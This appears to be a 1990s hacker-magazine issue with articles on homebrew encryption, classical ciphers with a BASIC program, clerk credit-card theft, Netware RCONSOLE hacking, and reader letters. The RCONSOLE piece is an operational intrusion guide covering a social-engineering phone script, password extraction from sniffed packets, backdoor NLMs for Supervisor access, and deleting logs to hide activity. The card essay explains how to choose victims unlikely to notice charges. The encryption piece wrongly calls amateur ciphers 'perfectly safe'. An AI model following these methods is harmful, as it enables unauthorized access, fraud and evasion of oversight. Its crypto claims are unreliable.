First, some no-brainer stuff for the uninformed. Encryption programs use a *key* to encrypt data. Every single piece of data in a file is stored as a byte. Bytes can be a value between 0 and 255. The key that someone enters is also going to be a string of bytes. The basic idea is to use the values from the key to change the contents of the file so that it can only be restored with that key. Keys should be able to consist of *any* byte value, letters, numbers, and you can even use the ALT-### codes to get up there in the higher byte values. A good key will always be 8 characters or more, and will not simply be a word or name. A dictionary lookup can break those types of keys very easily. (Some programs use large prime numbers as keys, but we'll get into that later.) Also, it is a good idea to have at least one or two characters that are very high byte values (ALT-255, ALT-253) or something fairly large. This makes brute forces impossible as long as your key is 8 characters long or so.

What language should you write it in? If you want to try assembly, be my guest, but since it will invariably make heavy use of string handling, complex mathematical formulas, and file handling, C/C++ or Pascal are the best choices. Visual Basic will be far too slow to make anything useful, so don't even bother (I have tried, trust me). If you are developing for Windows, Delphi is god.

Writing an encryption program from scratch isn't easy; many things can be overlooked. The basic idea is simple: you read in a block of bytes from a file, encrypt them given a certain key, and write them back again. To make it good though, you need to go further. The first thing you must make sure is happening is that whatever formula you choose to use is resulting in completely random encrypted values. In addition, you must make sure these values *never* repeat. A good way to test this is to make a file and fill it up with the letter "a", then encrypt it with the single character "a". The encrypted file should be totally random and never repeat. Two more advanced measures for determining the randomness of it all is graphing the resulting byte values against the originals, and against the key characters. You may notice patterns. If you do, get rid of them. Secondly, you can keep a tally of how many times you hit each byte value. If you encrypt your test file of "aaaaaaaaaaaaaaaaaaaa" and get back 15 byte values of 132, that is bad. You should notice a fairly even distribution. To check to make sure your algorithm isn't ever repeating is fairly easy. Just look at it. If anyone writes a program that can find repeating patterns of various sizes, email it to me. I'd like to see it.

The second thing you must accomplish is to make sure that a close guess of your key won't result in a partially decrypted file. For instance, if all you do is cycle through the byte values of the key, say, 2600Man and someone guesses 2600man, that person will be able to read 6/7 of the file! This is bad, because they can then just brute force that last little character in about ten seconds. (Brute forcing a password is where one quickly tries every key combination and checks

to see if it works - a key over eight characters long makes this take millions of years). You have to do something with the key values that will result in a totally unique value. Just adding them up will help, but is not totally unique. Using the average is also good, but again is not ideal. Use a creative combination of a variety of methods. Experiment.

Now, your encryption program is pretty good, but has a serious fatal flaw. Fixing it is a real bitch. Let's say you encrypt a network utility called GLOBAL.EXE with an eight character password. Eight characters would take forever to brute force, so you figure you are pretty safe. Now, a hacker comes along and he (or she) is very well aware of the fact that *every* .EXE file starts with the two bytes, MZ! Now, this person needs only to figure out what your algorithm is and he can find the first two characters of your key by running the algorithm backwards! Now that he has your key down to 6 characters, he can brute force it in a matter of hours, or less if he has access to a powerful machine. No matter what little tricks you use, someone will always be able to find out what your algorithm is. If not by disassembling it, they can do it by encrypting files and examining the output. (This is painful but people actually make hobbies of this kind of thing.) In many cases, a hacker will know more than just what two bytes of your file will be decrypted. To prevent this, the big name encryption products of today use formulas that are *very* hard to do backwards (factoring large prime numbers). This is effective, but it's slow, and there is an alternative. If you choose, you can figure out your own algorithm that is difficult to find the reciprocal of, but if you are like me, you aren't that good at math.

The alternative is this: Before you encrypt the file, pull in some random values. There are all sorts of fun ways to do this. Here is a list of possible things to try:

1. Current time.
2. Disk free.
3. Memory free/max memory.
4. Pick 100 random bytes from the file in question (this is a good one to use).
5. Use the included random number generator.
6. Let the user bash on the keyboard a few times and record what they bashed and how long it took them to bash it.
7. All of the above.

You can do whatever the hell you want, as long as you come up with a big string of byte values that nobody would ever be able to have any prior knowledge about. If you choose to use the time, make sure that once you write to the file you alter its TIME attributes by a few minutes and seconds, otherwise someone can use a timing approach and figure out what the time was when someone started encrypting. You want to have a string of at least 20 bytes to make sure nobody ever brute forces it. I use 100 just to be extra safe. Now, you should incorporate these random values in your encryption algorithm. If a problem arises, you cannot decrypt with knowing these values! OK, so we need to append these bytes to the end of the encrypted file! Another problem, anyone with the IQ of a rat will realize that they can just use the string of bytes and do the same old backwards algorithm thing and you are screwed. What can you do? Simple, encrypt that string of bytes with a new algorithm that uses *only* the key. This way, when you decrypt, you first use the key to decrypt the string of bytes at the end (since this string at the end is totally random, a known plaintext attack is impossible), then you use the key and the decrypted bytes to decrypt the whole file. (Be sure to delete the extra bytes from the end of the file - this probably means copying the whole file over.) Someone trying to crack your encryption must first decrypt the string of bytes at the end. Since you have worked so hard to make sure your encryption has no patterns, and since the original values are *totally* unpredictable, they can't! Your file is perfectly safe. If you manage to make yourself a nice program, remember that encryption technology is considered a munition by our beloved federal government, therefore exporting it is illegal, and yes they really do go after people on this.

If you don't program and would like a copy of the program I wrote, just email me. I have a DOS version and am working on a UNIX version as well (do hold your breath). I'll give the program out for free. If you want the source code, well, that is another story. If I get any response from this article, I may write another with some specifics on certain aspects if anyone is confused.

The author can be reached at thecrow@iconn.net.

SECRET CODES

by Mister Galaxy

As you know, there are always times when one might wish to keep a communication secret. You might not want a co-worker to see it or you might want to make sure it couldn't be read in case it got intercepted.

If you think back to your early school days, you probably remember simple substitution codes like:

```
A=1, B=2, C=3, and so forth....
```

By substituting the number 1 for A and the number 2 for B you could easily encode your secret messages. The problem with this type of code is that certain letters in the English language appear more often than others. This is the order of frequency of letters in the average English document (reading left to right):

```
e t a o i n s r h l d c u
m f w g y p b v k x j q z
```

A smart person could make a quick analysis of the frequency of the letters in your document and easily decode it. Keep in mind that the shorter the document is, the harder it is to decode. This is because the frequency of the letters has not yet been established. Most decoders need a fairly substantial document to decode what you have written.

Another code is called the Book Code. Select a book which contains many different words, words that you might want to include in a message. A message created using this book might look like:

```
5-100 12-4 4-56, etc...
```

This code means go to the fifth page of the predetermined book and choose the one hundredth word. Then, go to the twelfth page and write down the fourth word etc.... I think you get the idea.... This type of code is very difficult to crack, but both parties must have the identical book, and coding and decoding messages using this method can be very tedious.

Another neat code is called the Square Code. Take a message that you want to encode and count the number of letters in your message. Create a square that contains enough boxes in it to hold your message. The square might contain 3x3 boxes, 4x4, 5x5, and so forth.... For example:

The message "I want to bite your neck" contains 24 characters including spaces. A square that's five blocks by five blocks could hold this message. Draw a cube that's five blocks by five blocks and then number the boxes randomly. See an example below:

```
21 02 12 05 10
07 20 14 16 23
19 13 08 01 09
25 03 17 15 24
06 18 11 04 22
```

You and your friends would have several different pre-made boxes. One would be 5x5, then 6x6, and so forth. Depending on the length of the message, you or your friends would choose the right size square. In our case, this time, our message "I want to bite your neck" would look like this:

```
n - i n -
- - e y c
r t t I o
- w o - k
t u b a e
```

By following the numbers in order in the decoding cube (from 1 to 25), you can easily decode the message. In this case I placed dashes instead of spaces in the coded cube. I also put a dash for the 25th character which we didn't have a need for. Many do not try to encode the spaces

in their message since this might help give the message away....

My favorite code works using a key word and can easily be programmed on a computer. First you write your message. Then you choose a key word that contains less letters than your message. Then, convert your message to all lower case letters. Now convert your code word or phrase to all upper case letters. Do not put spaces in your keyword or phrase. Now simply do the following:

```
Message is: I like eggs
Key word is: fred
Convert the message to: ilikeeggs
Convert the keyword to: FREDFREDF
```

Note that we have repeated the key word over and over again until we have the same number of characters as the message.

The longer the keyword is the harder the message is to decode. Now, subtract the ASCII code of the first letter of the keyword from the ASCII code of the first character of the message. Then subtract the ASCII code of the second letter of the keyword from the second letter of the message. I think you get the idea. By constantly changing keywords and by choosing long keywords, only the brightest of folks will be able to decode what you've written.

The beauty of this code is that each week you can change it, then you can transfer your messages via BBS's, disks, etc. and then easily decode them....

I have included a program written in Power Basic 3.0 that codes and decodes messages using this method. It will allow you to write a message and automatically code it. Then, you can attach a coded message file to a message on a BBS or simply save it on a disk. Later, your friends can then quickly decode your message if they have the program and keyword.

Try it!

```
10 on error goto 3000:color
15,1,1:rem Codeit Version 2.0 - A
freeware program
12 cls:print:print:print"
Welcome to CODEIT Version 2.0 By
MRGALAXY":print"
MRGALAXY@AOL.COM":print:print"      A
FREEWARE PROGRAM - (C)opyright
1995":delay 3:cls
18 cls:dim c$(1000):on error goto
3000
19 if command$="?" or command$="/?"
then goto 2000
22 if command$="" then goto 26 else
fe$=command$:open fe$ for input as 1
23 b=0
24 if eof(1) then close:b=b+1:goto 26
else b=b+1:line input #1, c$(b):goto
24
26 print:input"Enter a code
keyword/phrase or (Q)uit:
";a$:a$=ucase$(a$)
27 if left$(a$,1)="Q" then stop
28 if command$<>"" then goto 152
30 cls:print:input"Do you want to
(C)ode, (D)ecode, or (Q)uit (C, D, or
Q) : ";f$
40 f$=ucase$(f$):f$=left$(f$,1)
50 if f$<>"C" and f$<>"D" and f$<>"Q"
then goto 30
55 if f$="Q" then stop
60 if f$="D" then goto 400
70 cls:b=1:print
72 print"Begin typing in your mes-
sage.  Check each line for mistakes
before"
74 print"hitting the ENTER button.
Hitting ENTER alone stops the pro-
gram"
76 print"from asking for input....":
78 print
79 print
80 print"Enter line ";b;" of message
: "
90 input c$(b):if c$(b)="" then goto
120
100 b=b+1:goto 80
120 for a=1 to b-
1:c$(a)=lcase$(c$(a))
150 next a
152 cls:print:input "Code to (F)ile,
```

```
(S)creen, or (Q)uit (F,S, or Q):
";x$:x$=ucase$(x$):if x$="Q" then
stop
153 x$=left$(x$,1):if x$<>"F" and
x$<>"S" then goto 152
154 cls:if x$="F" then cls:input
"Enter path/filename to use : ";u$
155 if x$<>"F" then goto 158
156 on error goto 3000:open u$ for
output as 1
158 if x$="F" then
print:print"Writing to a file and the
screen....":print
159 if x$="S" then
print:print"Writing codes to
screen....":print
160 for a=1 to b-1
165 v$=""
170 if len(v$)<len(c$(A)) then
v$=v$+a$:goto 170
180 for l=1 to len(c$(a))
185 print asc(mid$(c$(a),1,1))-
asc(mid$(v$,l,1)),
187 if x$="F" then print #1,
asc(mid$(c$(a),1,1))-
asc(mid$(v$,l,1));
190 next l
192 if x$="F" then print #1,255
200 print "255":if x$="F" then print
#1,""
210 next a
220 close
230 print:print:input"Press ENTER to
continue : ";he$:goto 152
400 cls:print:print:Input "From
(K)eyboard or (F)ile? (K or F) :
";hj$
405 hj$=ucase$(hj$):hj$=Left$(hj$,1)
410 if hj$<>"K" and HJ$<>"F" then
goto 400
420 if hj$="F" then goto 600
430 je$=""
435 je$=je$+a$:if len(je$)<240 then
goto 435
440 qq=1
445 input "Enter number (0 quits):
";vv
447 if vv=0 then run
450 if vv<>255 then print "The letter
is : ";chr$(vv+asc(mid$(je$,qq,1)))
460 if vv=255 then print"New line
starts here":print:let qq=1:goto 445
470 qq=qq+1:goto 445
600 cls:print:input"Enter path and
filename : ";ef$:cls:print
605 je$=""
606 je$=je$+a$:if len(je$)<240 then
goto 606
610 on error goto 3000:open ef$ for
input as 1
612 qq=1
620 if eof(1) then goto 700
625 input #1,za
630 if za<>255 then print
chr$(za+asc(mid$(je$,qq,1)));
635 if za=255 then print:qq=0:input
#1,za
640 qq=qq+1:goto 620
700 print:print:input"Press ENTER to
continue : ";re$:run
2000 cls
2005 print:print
2010 print"Welcome to CODEIT Version
2.0.  ":print
2020 print"To code an ASCII text
file, type:":print
2030 print"CODEIT filename.ext":print
2040 print"or you can simply type
CODEIT to manually code a mes-
sage...":print
2050 print
2060 print"By P. H."
2065 print"   710 Peachtree St NE
430"
2070 print"   Atlanta, GA
30308":print
2080 print"   MRGALAXY@AOL.COM"
2090 stop
3000 cls:print:print"An error has
occurred!  Either a file name or path
was entered incorrectly,"
3005 print"or another problem has
occurred...  Please try
again....":stop
```

CONSUMER HAZARDS

by Mr. Natural

The promise of online shopping has been dangled in front of eager spenders' faces for longer than most online services have been in existence. Now, the rising commercial face of the web has given the consumer a veritable pleasure dome to frolic in. Any company worth a damn (and many that aren't) either have web sites in operation or construction. The better ones offer the equivalent of an online catalogue, complete with pictures, product specifications, and prices. The only problem is, you can't actually buy anything. It's like some high-priced strip club - you can gawk all you like, but don't dare try and bring anything home with you. Except I don't know anyone who would stuff dollar bills in the floppy drive of Sun's new workstation. Well, maybe only a couple of people.

Why the foolishness? One would figure that companies are eager as all hell to make money off of this new medium. The answer, or so most every magazine save "Dog World" has tried to feed us, all has to do with computer security. Computer hackers, according to the pundits, have the ethics of a protozoa. Commerce over the Internet involves lots of sensitive data like credit card numbers floating about where anyone can grab 'em. All it takes is one hacker to grab your sensitive data, and it won't be long until you owe your life to the credit card companies (paying off bills to, if the hackers I know are any indication, the Coca-Cola company, Frito-Lay, and computer parts stores - in that order).

Of course, the difficulty of compromising even the most insecure of channels is such that the greatest threat to secure information is probably at the data's destination rather than while it's in transit. In fact, what many seem not to realise is the amazing and frightening fact that most of the credit card transactions that are carried out every day are as secure, or even T*less* secure, than any net-based sale. Those of you out there with credit cards (however obtained) try and think about the last few items you have charged, and the path your number had to travel in order for your purchase to be completed. Say you bought gas at a full service gas station. Your card probably travelled inside the store with the attendant, allowing who knows what kind of devious twit inside to get your number. If you bought lunch at a sit down restaurant, the bill may have travelled to the kitchen area to be viewed by whatever slime cooks the food or washes the dishes, or owns and runs the place for that matter. Where's the security in that?

In order to better illustrate, let me share with you a few observations from my personal life. I worked for some time at a video rental establishment and, in my course of employment, I noticed several things in regards to the safety of credit card numbers. I make no attempt to hide my former profession, as anyone with half a brain who worked at these stores (a rarity, I assure you) is most likely well aware of the myriad ways to nab card numbers. The real difficult part of the equation, and the real criminal part too, I must add, is using these cards without getting caught - something I myself have not done, nor wish to do. For those of you wanting to become little criminals, you can stop reading here. My point only is to educate, and perhaps to alarm. Anyways, back to the story.

First of all, there is the lazy man's way to pilfer such data. If a customer pays using a credit card, the number, expiry date, and copy of a signature can be nabbed with ease. The receipt is in the till, after all! The customer's looks (age, sex) can be determined as can how their voice sounds. If, as in my case, the customer is of a video store, you also have access to many other interesting items including address and phone number; other ID numbers

such as from a driver's license or social security card; perhaps even a date of birth, or even names of spouses, children, or significant others. Some of these items are bits of info that a computer hacker nabbing credit card numbers from online businesses would probably not get. And furthermore, the sneaky employee can make use of the store's credit card verification number to check the status of the card, as well as affording a trickier guess at the balance remaining on the card.

The video store I worked at had some interesting but little used features in its software. Ridiculously bad security was one, but that's another story. One feature was its good use of statistics. A manager could call up reports showing the customer name, the number of visits made, the date of the last purchase, and means of identification, to name a few. One could also print out this report using only a specific range of customers, or it would take a prohibitively long time. Find a customer who has only been in once or twice, with the last visit about a year or more ago, and with a valid credit card. In fact, they didn't even have to use the card to have it on record. So when the bill comes the next month with a charge from the Computer Shack, or Snuffy's Banjo Emporium for that matter, the customer will be clueless. Will he remember the time, two years ago, when he rented a video across town because he was visiting some girlfriend he dumped three months later? Or will suspicion naturally fall to his most recent credit card purchases? I can hear you shrill "paper trail!" But on this system, reports could also be printed out to the terminal. No paper, apart from some handy notes that can be swallowed later.

But that's not all! Let me top this tale of consumer paranoia by mentioning this. The company I worked for was part of an expanding chain in a large city. Every so often they would open a new store not too far away from one of their older ones. When this happened, the company would transplant a copy of the customer database from the old store to the computer of the new one. This is so the clerks wouldn't have to enter in these same old customers when they visited the new store. But consider this... by following the procedure previously described, names and card numbers could be found of people who were not just infrequent customers, they were people who had never entered the store in their lives! If people are afraid of the anonymity of the net, they should be terrified by this. Like the stereotypical hacker, the clerk has become the anonymous possessor of secure information. Why does one deserve to be trusted, and the other not?

I personally think it's because of the reassurance one gets from dealing directly with a person. Dealing with a company on the web is less personal than dealing with a clerk, or even a telephone sales firm, in that you neither see nor talk to anyone. Is the "seller" really some twisted toad sitting in his combination basement office/abattoir? You never know. At least when a card payment is made in person, the customer can see the recipient and judge for him or herself whether the business or employee deserves to be trusted. Or at least the constant yielding of personal identification upon demand to any yokel behind the counter has made it an automatic reaction.

Of course, I must add that the great majority of clerks are not thieves, and I also have no doubts that the majority of business that will sell their wares on the web will largely be honest. But I cannot speak with such optimism of the honesty of every one of these companies' employees, nor can I say that these companies will treat secure information with respect once they have it. In my eyes, the security scare about Internet commerce that is going on now is somewhat sensible. At least there are people who realise the danger of letting this information into anybody's hands. It's too bad most people don't extend the same caution to all of their transactions, especially those involving large, easily accessible databases. But then again, hysteria concerning new technology, and the blinding glare of commerce, have ways of obscuring common sense.

RCONSOLE Hacking

by Simple Nomad

In this article I intend on showing you how to extract the RCONSOLE password from a sniffer trace to gain access to a Novell Netware's server console. While versions 3.x and 4.x employ packet signature and encryption techniques for a user to login, RCONSOLE (Remote CONSOLE) used a single password to launch a remote session to the server's console, allowing an administrator to type in commands as if they are at the console itself.

While this article assumes some basic Netware knowledge, I do want to cover a few items regarding security.

Security Quick Basics

There are five different levels of security within Netware at the file level. These are:

1. Not logged in. All you need is a connection to the server. You do not need to log in. This level of access allows running the most simple commands such as LOGIN.EXE, SLIST.EXE, and basically any utility loaded into the SYS:LOGIN directory that doesn't require additional access.

2. Logged in. Basic access controlled through Trustee Rights.

3. Operator access. Operators have basic access and can control print queues, run a few special commands including FCONSOLE.

4. Supervisor access. Full access to the file system. This is the access level most guarded, as you can get to any and every file on the system, administer and control virtually every aspect from user access to server configuration to security.

5. OS access. This is the level of access that processes running on the server run at. Most commands typed in at the console run at this level, and while you cannot access the file system at the level of detail that you can as a Supervisor, you can certainly open the door for Supervisor access. NLMs (Network Loadable Modules) are programs that when loaded at the console become a part of the Netware OS environment. Some NLMs stay loaded, some perform their task and then unload themselves, but all of them run at this level of security. Gaining access to the console gives you this level of access.

What we are going to cover is an inherent weakness within the security system of Netware - remote access to the console. While Novell has gone to great lengths to ensure adequate security for security levels 1-4 listed above, RCONSOLE access is protected by a single password with simple encryption, encryption that can be broken. One of the tools I will refer to is RCON.EXE. This utility, written by itsme of the Netherlands (author of HACK.EXE, KNOCK.EXE, and several other notorious Netware tools), allows you to take information gained from a sniffer trace of the RCONSOLE initialization conversation and break the encryption - essentially "decrypting" the RCONSOLE password.

Once you have the RCONSOLE password, you can employ other techniques to open a door to the entire file system - Supervisor access.

The hardest part, in my opinion, is getting the trace. Most of the information in this article involves technical items based on predictable and repeatable facts. But getting the capture of a trace using a sniffer can be very tricky. You are dealing with a few different items - accessibility, availability, and timing.

Accessibility

You will need access to the network. Specifically, you will need to run your sniffer trace either on the server's segment or the user's segment, otherwise you may never see the conversation. While it is possible to run the trace on a segment over which the traffic passes, it is easier to find out the segment of the user. The easiest way is to log into the server that the target user logs into and type USERLIST /A. From the list you should see the network and the node

address. The network number is the segment the user is on, and the node address is the 12-digit hex number burnt into the network interface card (NIC), also known as the MAC, or Media Access Control address.

Of course the preceding paragraph assumes you have physical access to the network. It is possible to dial into a LAN running pcAnywhere, install a DOS-based sniffer, and capture packets. It is also possible to get to a Unix box and start up a sniffer there. I will not get into those details here, but you have to assume that the System Administrator doesn't have the pcAnywhere dial-in machine right there at his desk, or you can get by the firewall. S/he might notice a sniffer running and start a trace.

Availability

Running a sniffer trace is pretty CPU intensive. The CPU must be fast enough to copy all info from the NIC's buffer to RAM without missing a packet. If your sniffer is filtering information, that is, if it is looking at the insides of each packet and only saving those that meet certain criteria, this can be even more CPU intensive. Some of you may have already noticed a big dilemma. You have to have a sniffer running on a computer that can handle a decent amount of CPU activity (486 recommended), attached to a specific network, and allowed to run without someone walking up and noticing. And this brings us to the last problem.

Timing

This one is the kicker. If you can meet the previous requirements, then you are left with the hardest one - getting the actual packet captured. This can be accomplished in one of two ways. First, through some social engineering you can create a need for the Sys Admin to launch RCONSOLE, or you can filter out and look for that single packet that contains the password.

The first way is a bit tricky, but not impossible. Posing as a new employee, call the Sys Admin and say that when you try to log in you keep getting the message "The SUPERVISOR has disabled the login function." To fix this, the normal thing to do is type ENABLE LOGIN at the console prompt. The Admin will invariably launch RCONSOLE to correct the problem, and then you have your packet. S/he will tell you that everything looks okay, so then say, "My computer is locked up." They will probably conclude that the problem is at your workstation and advise you to reboot, with the chances being very good that they'll say, "When it comes up, you should be okay, so call me back if there is a problem" and then hang up. Fine. You've got the packet.

The second one depends on your sniffer. If it can actually analyze packets in real time, have it capture only packets between the Sys Admin's desk and the server, plus only save SPX packets. If it only works using a pattern match of some kind, use the detailed information on identifying the packets to find a specific pattern for your sniffer to key off of. At the end of the next section are some pattern matching tips.

A final note on accessibility, availability, and timing - a carefully placed laptop with an Ethernet PCMCIA running sniffer software and filtering capabilities will get you everything.

Analyzing the Packets

Once you've captured packets from your user, you need to be able to look at the data and interpret it. You must be able to find the packets coming from the user going to the server. Depending on your sniffer, this may prove to be quite a task. Most of the high-priced sniffers allow you to filter on addresses and packet type, and these features are great for finding exactly what you need. But the low-end solutions, especially freeware or shareware, may have little or no filtering capability, and that means looking at a lot of hex dumps.

But we will assume that you know how to use your sniffer (or get the dump from a promiscuous network card) and at least get to the point of finding the user's and the server's conversation. To help you find these packets, we will discuss ways to find the addresses.

Now, here are the first three packets that are sent after the user has hit return after entering the password.

Ethernet packet sent from the workstation to the server to establish the SPX connection:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 2A FF FF
0010    00 2A 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E C0 00 44 00
0030    FF FF 00 00 00 00 00 06
        ED 05 00 00
```

The server responds:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 00 A2 00 3D 77 00 80
        29 00 34 35 00 2A FF FF
0010    00 2A 01 05 00 00 00 02
        02 60 8C A7 E9 AA 50 0E
0020    00 00 00 03 00 00 00 00
        00 01 81 04 80 00 90 82
0030    44 00 00 00 00 00 00 00
        08 00 5A 7F
```

And the password is sent:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 AC FF FF
0010    00 AC 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E 40 00 44 00
0030    90 82 00 00 00 00 00 06
        FE FF 47 45 5A 4D 4C 24
0040    8C 9C 8A 3A B3 46 33 25
        13 15 6E 94 94 4F C0 5B
0050    08 14 A5 0A 70 E5 F2 0B
        F4 70 AA 03 FA 3F C4 88
0060    C0 79 FF 85 CB 0B 27 56
        B6 D3 CF 8E 2D 9F 7D 25
0070    85 25 7C E8 B3 95 29 AF
        8C 8E 4E 11 EE F7 37 8C
0080    35 C4 AD A3 F9 80 18 4E
        0C CD 9E 26 0B 65 2A 3B
0090    1A 1E F4 AD 43 BB 6E 06
        35 8C 49 3B 3B 3A B6 00
00A0    39 CB 17 6B C2 5C 63 38
        D1 0B 3C A0 EB B0 40 66
00B0    87 DE E6 3E 1C 2A 12 FC
        A2 37
```

To explain a bit of what is going on, let's look at what makes up these packets, starting with the first one.

Offset 00h through 0Dh is the Data Link Control layer:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 2A
```

Offset 00h through 0Dh is the Data Link Control layer.

```
0000    FF FF
0010    00 2A 04 05
```

Start of IPX header, FF FF is a checksum, 10h and 11h is the IPX length, 12h is the transport control, 13h is the IPX packet type (05 is SPX).

```
0010    00 00 00 03
        00 00 00 00 00 01 81 04
```

14h through 1Fh is the packet destination.

```
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E
```

20h through 29h is the packet source.

```
0020    C0 00 44 00
```

2Ch starts the SPX section with 2Ch the control type, 2Dh the datastream type, and 2Eh and 2Fh the SPX source connection ID.

```
0030    FF FF 00 00 00 00 00 06
```

30h and 31h are the destination connect ID. FF FF is a broadcast or the 1st SPX packet in this conversation. The next 3 byte pairs are the sequence number, the acknowledgement number and the allocation number.

```
0030    ED 05 00 00
```

The minimum length for a packet will be 60 bytes, so if there is no data then the last 4 bytes are padded with junk.

Pattern Matching Tips

1. Look for FF FF xx xx xx 05 to find an SPX packet starting at offset 0Eh.

2. The address of the server starts at offset 14h. In the above packet it is 00000003: 000000000001 with an IPX socket of 8104. All IPX conversations use IPX socket numbers, so pattern match off of 14h through 1Dh.

3. The address of the user starts at offset 20h. In the above packet it is 00000002: 02608CA7E9AA with an IPX socket of 500E. Pattern match on offset 20h through 29h.

With the information above you should be able to identify an SPX packet when you see one, and identify the addresses of the server and the user. Now let's use this information to get what we need out of the third packet we've captured, the one with the RCONSOLE password.

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 AC FF FF
0010    00 AC 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E 40 00 44 00
0030    90 82 00 00 00 00 00 06
        FE FF 47 45 5A 4D 4C 24
0040    8C 9C 8A 3A B3 46 33 25
        13 15 6E 94 94 4F C0 5B
0050    08 14 A5 0A 70 E5 F2 0B
        F4 70 AA 03 FA 3F C4 88
0060    C0 79 FF 85 CB 0B 27 56
        B6 D3 CF 8E 2D 9F 7D 25
0070    85 25 7C E8 B3 95 29 AF
        8C 8E 4E 11 EE F7 37 8C
0080    35 C4 AD A3 F9 80 18 4E
        0C CD 9E 26 0B 65 2A 3B
0090    1A 1E F4 AD 43 BB 6E 06
        35 8C 49 3B 3B 3A B6 00
00A0    39 CB 17 6B C2 5C 63 38
        D1 0B 3C A0 EB B0 40 66
00B0    87 DE E6 3E 1C 2A 12 FC
        A2 37
```

What we need is the network address (offset 20h through 23h), the node address (offset 24h through 29h) and the actual encrypted password. In the data section starting at 38h, 38h will always be FE and 39h will always be FF. The next 8 bytes will be the password bytes. I know what you're thinking, there's a lot of other bytes there, but the first 8 are the significant ones. Not exactly C2, are we?

Running RCON

From the example above, the password is 47455A4D4E248C9C, the network is 00000002, and the node is 02608CA7E9AA. Therefore you would run RCON as follows:

```
RCON 47455A4D4E248C9C 00000002
02608CA7E9AA
```

It will respond with the following:

decrypted pw:

```
0000 : 47 45 5a 4f 4e 44 00 3b
```

```
e9 aa 15 15 15 17 17 75  -
GEZOND.;M-iM-*.....u
```

node address after encryption:

```
0000 : 11 11 11 13 13 71 9d b8
e5 a6                        -
.....qM-^]M-8M-eM-&
```

As you can see, the RCONSOLE password is "GEZOND".

The Next Step

Now a few things to keep in mind when accessing the console remotely. When using RCONSOLE, your activities are being recorded. So after getting the password, don't just jump into RCONSOLE without planning on doing something to cover your tracks. And to cover your tracks you must gain access to the file system. A quick note: since the Supervisor password also works with RCONSOLE, always try to login as Supervisor with the password you have uncovered. If you get in, great. Full access to the file system.

Now I'm not going to go into a lot of detail here, but there are several techniques you can use to gain access to the file system as Supervisor. All of the ones I'm going to mention involve uploading NLMs to the file server and then running them. RCONSOLE has a built-in option to upload files to the server (hit * on the keypad and select the option for transferring files to the server). You should immediately upload a nefarious NLM to gain file system access and wipe your tracks. Here is a quick example, once again assuming some general Netware admin knowledge:

1. At the system console, type in UNLOAD CONLOG. If CONLOG is loaded, every response to every command at the console is being written to a file. The CONLOG.NLM comes with 4.x but works with 3.x.

2. Upload BURGLAR.NLM and create a new user with Supervisor rights, or upload SETPWD.NLM and reset a Supervisor equivalent user ID's password (BURGLAR.NLM and SETPWD.NLM can be found on the Internet).

3. Exit RCONSOLE and login.

4. Delete BURGLAR.NLM or SETPWD.NLM and purge it from the system.

5. If CONLOG was loaded, find and delete or edit the CONSOLE.LOG file to remove your activity. Delete or edit SYS$LOG.ERR and remove any activity you create there. If you delete these files, purge them. If you edit these files, use FILER to reset the ownership of the file.

Of course, the quick-witted admin might notice CONLOG isn't loaded - if I think an admin is going to notice that, I reboot the server by running an NCF file with the following lines:

```
REMOVE DOS
DOWN
EXIT
```

When running this NCF file, I remain remoted into the console in case I need to answer Yes to the "are you sure" questions. For more information on creating and running NCF files, refer to one of hundreds of Netware books currently available at any bookstore.

Conclusions

Well, the first conclusion is that Netware's RCONSOLE utility isn't very secure! If you are an administrator, the only way to thwart this type of attack at this time is to upgrade to 4.x and use packet signature.

Of course the other items to recap are 1) you are going to need a little time and access, both at the right time; 2) you are going to have to have a couple more tools (like SETPWD.NLM or BURGLAR.NLM) to gain file system access; 3) it is highly recommended you work quickly (duh); and 4) you should cover your tracks as best you can.

Have fun and happy hacking.

[Thanks to itsme for coding RCON.EXE and Jeff Carr for assisting in testing of the techniques of this article. RCON.EXE can be found at ftp.fastlane.net in the /pub/nomad/nw directory.]

The Search for Extraterrestrial Letters

Clueless Mac Users

Dear 2600:

This is another example of how easy it is to hide something on a Macintosh, and how most high school computer teachers really don't have a clue about how the computer works.

My former high school has a computer lab with mostly Macintosh Plus's and SE's (low-end, B&W models). However, they're all networked. So, one day I brought in an old networkable game, loaded it up on a friend's workstation, and started playing.

Within minutes, we were surrounded by the rest of the people in the lab, who naturally wanted to play it. I obliged, and soon most of the computers had it running. Soon after that, though, the teacher found out about it and deleted the game from all of the computers... except my friend's because I had put the game in the system folder! Apparently, the teacher thought it was password protected (like several other folders) and never bothered to check there. The next day, the game was up and running again. The teachers tried again and again to get rid of it over the next year and a half, but they never got rid of all the copies. My friend still goes there, and he told me that the teachers finally had to reinitialize all of the computers in the lab to get rid of the game. Even that didn't work - the next time I saw him, I gave him a new copy of the game!

It's unbelievable that it took them that long to get rid of it - hell, they probably had to bring in a student to fix it!

Z
Sacramento, CA

The amount of wasted effort they expended could have been greatly reduced had they not been so hardnosed about this - games are not inherently bad and students play as much of a role in determining the shape of a computer system as teachers. More so, as you and your friends proved.

Clueless IBM People

Dear 2600:

Perhaps "all braun no brains" is a fitting description for IBM's idea of security.

When a customer receives a new IBM Aptiva, they also receive the "Product Recovery CD ROM". On this CD resides all the necessary files to install Windows 95 and supporting Aptiva software. All the files on the CD happen to be zipped with a password. That password happens to be "magic". With such a simple to guess password and easily cracked encryption such as pkzip uses, why would IBM even bother to put one on in the first place?

